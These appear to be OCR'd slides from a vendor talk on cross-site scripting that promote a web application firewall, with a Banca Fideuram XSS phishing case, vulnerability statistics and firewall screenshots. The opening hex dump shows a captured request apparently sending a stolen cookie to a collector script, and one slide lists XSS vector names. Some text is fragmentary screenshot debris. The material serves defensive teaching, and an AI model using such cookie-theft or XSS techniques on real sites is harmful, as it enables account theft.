User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.8.1.1) Gecko/20061204 Firefox/2.0.0.
Connection: close

Received 587 bytes from the socket
00000000  47 45 54 20  2F 25 37 45  70 61 67 2F  62 69 6E 2F  GET /%7Epag/bin/
00000010  63 6F 6F 6B  69 65 2E 63  67 69 3F 43  50 5F 47 55  cookie.cgi?CP_GU
00000020  54 43 3D 31  37 31 2E 36  38 2E 32 32  35 2E 31 33  TC=171.68.225.13
00000030  34 2E 31 31  36 36 38 34  33 38 31 34  31 34 30 35  4.11668438141405
00000040  33 39 20 48  54 54 50 2F  31 2E 31 0D  0A 48 6F 73  39 HTTP/1.1..Hos
00000050  74 3A 20 77  77 77 2E 65  6D 70 6C 6F  79 65 65 73  t: www.employees
00000060  2E 6F 72 67  3A 38 30 39  39 0D 0A 2D  2D 2D 2D 2D  .org:8099..-----
00000070  2D 2D 3A 20  2D 2D 2D 2D  3A 2D 2D 2D  2D 2D 2D 2D  --: -----:-------
00000080  2D 2D 2D 2D  2D 2D 2D 2D  2D 2D 2D 2D  2D 2D 2D 2D  ----------------
00000090  2D 2D 2D 2D  2D 2D 2D 2D  2D 2D 2D 2D  2D 2D 2D 2D  ----------------
000000A0  2D 2D 2D 2D  2D 2D 2D 2D  2D 2D 2D 2D  2D 2D 2D 2D  ----------------
000000B0  2D 2D 2D 2D  2D 2D 2D 2D  2D 2D 2D 2D  2D 2D 2D 2D  ----------------
000000C0  2D 2D 2D 2D  2D 2D 2D 3A  2D 2D 2D 2D  2D 2D 2D 2D  -------:--------
000000D0  2D 2D 2D 2D  2D 2D 2D 2D  2D 2D 2D 2D  2D 2D 2D 2D  ----------------
000000E0  2D 2D 2D 2D  2D 2D 2D 2D  2D 2D 2D 2D  2D 2D 2D 2D  ----------------
000000F0  2D 2D 2D 2D  2D 2D 2D 2D  2D 2D 2D 2D  2D 2D 2D 2D  ----------------
00000100  2D 2D 2D 2D  2D 2D 2D 2D  2D 2D 2D 2D  2D 2D 2D 2D  ----------------
```

XSS example: Italian bank, Jan 2008


Italian Bank's XSS Opportunity Seized by Fraudsters

An extremely convincing phishing attack is using a cross-site scripting vulnerability on an Italian Bank's own website to attempt to steal customers' bank account details. Fraudsters are currently sending phishing mails which use a specially-crafted URL to inject a modified login form onto the bank's login page.

The vulnerable page is served over SSL with a bona fide SSL certificate issued to Banca Fideuram S.p.A. in Italy. Nonetheless, the fraudsters have been able to inject an IFRAME onto the login page which loads a modified login form from a web server hosted in Taiwan.

HTTPS URL
https://www.fideuramonline.it/script/LoginServ
AVVISO - Mozilla Firefox
File Edit View History Bookmarks Tools Help
ATTENZIONE!
Banca FIDEURAM
Accedi ai Servizi di Fideuram Online
Inserisci i tuoi codici personali per accedere alle aree riservate
Codice TITOLARE
Codice SEGRETO
Codice OPERATIVO
Conferma
FORM INJECTED BY FRAUDSTER

http://news.netcraft.com/archives/2008/01/08/italian_banks_xss_opportunity_seized_by_fraudsters.html


OK, one vulnerable site? That’s it?

Site-specific vulnerabilities affect custom or proprietary web-site code. These vulnerabilities are a concern because they allow attackers to compromise specific web-sites, which can then be used to launch subsequent attacks. Social networking sites are a favorite target, as a successful compromise gives attackers access to a large number of people who are likely to trust the site. These sites often expose confidential user information that can then be used in attempts to conduct identity theft or online fraud.

Table 1. Site-specific Vulnerabilities

Source: Symantec Corporation during the last six months of 2007, 11,253 site-specific cross-site scripting vulnerabilities were documented, compared to 6,961 between February and June in the first half of the year.

XSS Vulnerabilities



Fixing the code?

Time to patch XSS holes






Figure 12. Site-specific cross-site scripting vulnerabilities time to patch, in days
Source: Based on data provided by the XSSed Project


XSS – 2


Google
File Edit
CL - ca
Disable
Proxy: No
Softwar
XSS FORM
Web Images Video News
Google Search I'm Fee
Advertising Programs - Business Sol
©2006 Google
View Source
d Search
es
Tools
Form 0 [f]
Show form information
ha.ckers.org
Select a vector
Generate PoC link
Reset form
Submit form
[close]
IMG w/JavaScript Directive
IMG No Quotes/Semicolon
IMG Dynsrc
IMG Lowsrc
IMG Embedded commands 1
IMG Embedded commands 2
IMG STYLE w/expression
List-style-image
IMG w/VBscript
LAYER
Livescript
US-ASCII encoding
META
META w/data:URL
META w/additional URL parameter
Mocha
OBJECT
OBJECT w/Embedded XSS
Embed Flash
OBJECT w/Flash 2

Solution?



Introducing…
The ACE Web Application Firewall (WAF)



Drop-in solution for

PCI Compliance, **Virtual App Patching**, **Data Loss Prevention**

- **Secure** – Deep packet protection of the most common vulnerabilities
- **Fast** – Processes up to 3,000 TPS and 12,000 concurrent connections
- **Drop-in** - Does not require recoding applications, deployable in under an hour
- **PCI 6.5/6.6 compliance is just a few clicks away**


First Customer Ship happened April 2008

In a nutshell

- Full reverse proxy (DNS points clients to WAF's IP)
- Drops all suspicious traffic, permits the rest
- Human-assisted learning
  - Teach the WAF how to deal with false positives
- Heavy focus on ease of use, audit log and forensics
- Built-in PCI profile for out-of-the-box instant protection
- Very powerful and flexible HTTP parser
  - Full access to rule expression language and variables for power users
  - Egress search and replace functionality
- High performance: 3000 HTTP TPS, 12K concurrent conns

Session BRKAPP-2014 focuses on the product

WAF screenshots



Profiles > PCI Compliance


GENERAL

Name: PCI Compliance
Description: A Profile with all inspection rules enabled.

FIREWALL CONFIGURATION


Active Security				
HTTP Header Processing	disab			
HTTP Exception Mapping	disab			
Referer Enforcement	disab			
Cookie Security	disab			
Data Overflow Defense	disab			
Message Rewrite				
Credit Card Account Number Masking	enab			
Message Inspection				
CharEntity	-- dis			
Command Injection	enab			
Cross-Site Scripting (XSS)	enab			
File System	enab			
LDAP Injection	enabled	strict	warning	[view]
MetroWhiteList	-- disabled --			[view]
Quotes	-- disabled --			[view]
Restricted Characters	enabled	strict	warning	[view]
Server-Side Include (SSI) Injection	enabled	strict	warning	[view]
SQL Injection	enabled	strict	warning	[view]
XEEWhiteList	-- disabled --			[view]

Exit to Profiles List



Incidents by Virtual Web App at Jan 23 2009 02:59:12 PM GMT	2	10	100.0%	
Metro Application	0	8	80.0%	[events]
Metro Application	0	8	80.0%	[events]
MetroWhiteList	0	7	70.0%	[events]
permit only useridXXXXX in expense report field	0	7	70.0%	[events]
Cross-Site Scripting (XSS)	0	1	10.0%	[events]
Cross-Site Scripting - any parameter (Basic) - CrossScript_b.script	0	1	10.0%	[events]
Topic	2	2	20.0%	[events]
Topic Search [monitor mode]	2	2	20.0%	[events]
Cross-Site Scripting (XSS)	2	2	20.0%	[events]
Cross-Site Scripting - any parameter (Basic) - CrossScript_b.script	1	1	10.0%	[events]
Cross-Site Scripting - any parameter (Moderate) - CrossScript_m.alert	1	1	10.0%	[events]

WAF Network Deployment



DMZ
Data Center
External Web Browsers
Internet
Load Balancer (e.g. ACE, CSS)
HTML
HTML/XML
Packaged or Custom Web Applications
ACE Web Application Firewall Gateways
ACE WAF Manager

- Typically deployed in the DMZ or WWW Server Farm access
- Cluster of 2 appliances behind Load Balancer for Failover
- Distributed solution:

  Manager = GUI

  Gateways = Policy Enforcement Points

It’s more than just PCI!

- Gramm-Leach-Bliley Act (GLBA) Safeguards Rule
  - Act focuses on Financial Services Modernization
  - Requires protection of personal non-public information
- Sarbanes-Oxley (SOX) Section 404
  - Covers Management Assessment of Internal Controls
  - Requires protection of financial records and data
- Health Insurance Portability and Accountability Act (HIPAA)
  - Establishes standards on health care transactions
  - Requires protection of personal non-public information

WAF: it’s much more than just PCI!

WAF: virtual patching & DLP save $$$

- Virtual Web Application Patching

  By deploying application hot patches (permit only this value in this web form; deny those bad patterns to this app) a large amount of code review / dev / test time is saved, and no app downtime is required!

- Data Leakage Prevention


  The WAF can perform one for one search and replace on content returned from server and hide sensitive info. The WAF can also remap error codes returned by web apps

Virtual patching: very interesting financially

VMWare Security
Cisco's Nexus 1000-V

What are we trying to address?

- VM to VM traffic: how secure is this?
- Maintain Cisco switches' look and feel in a VMware environment
- Policy-based security
- Ensures visibility and continued connectivity during VMotion



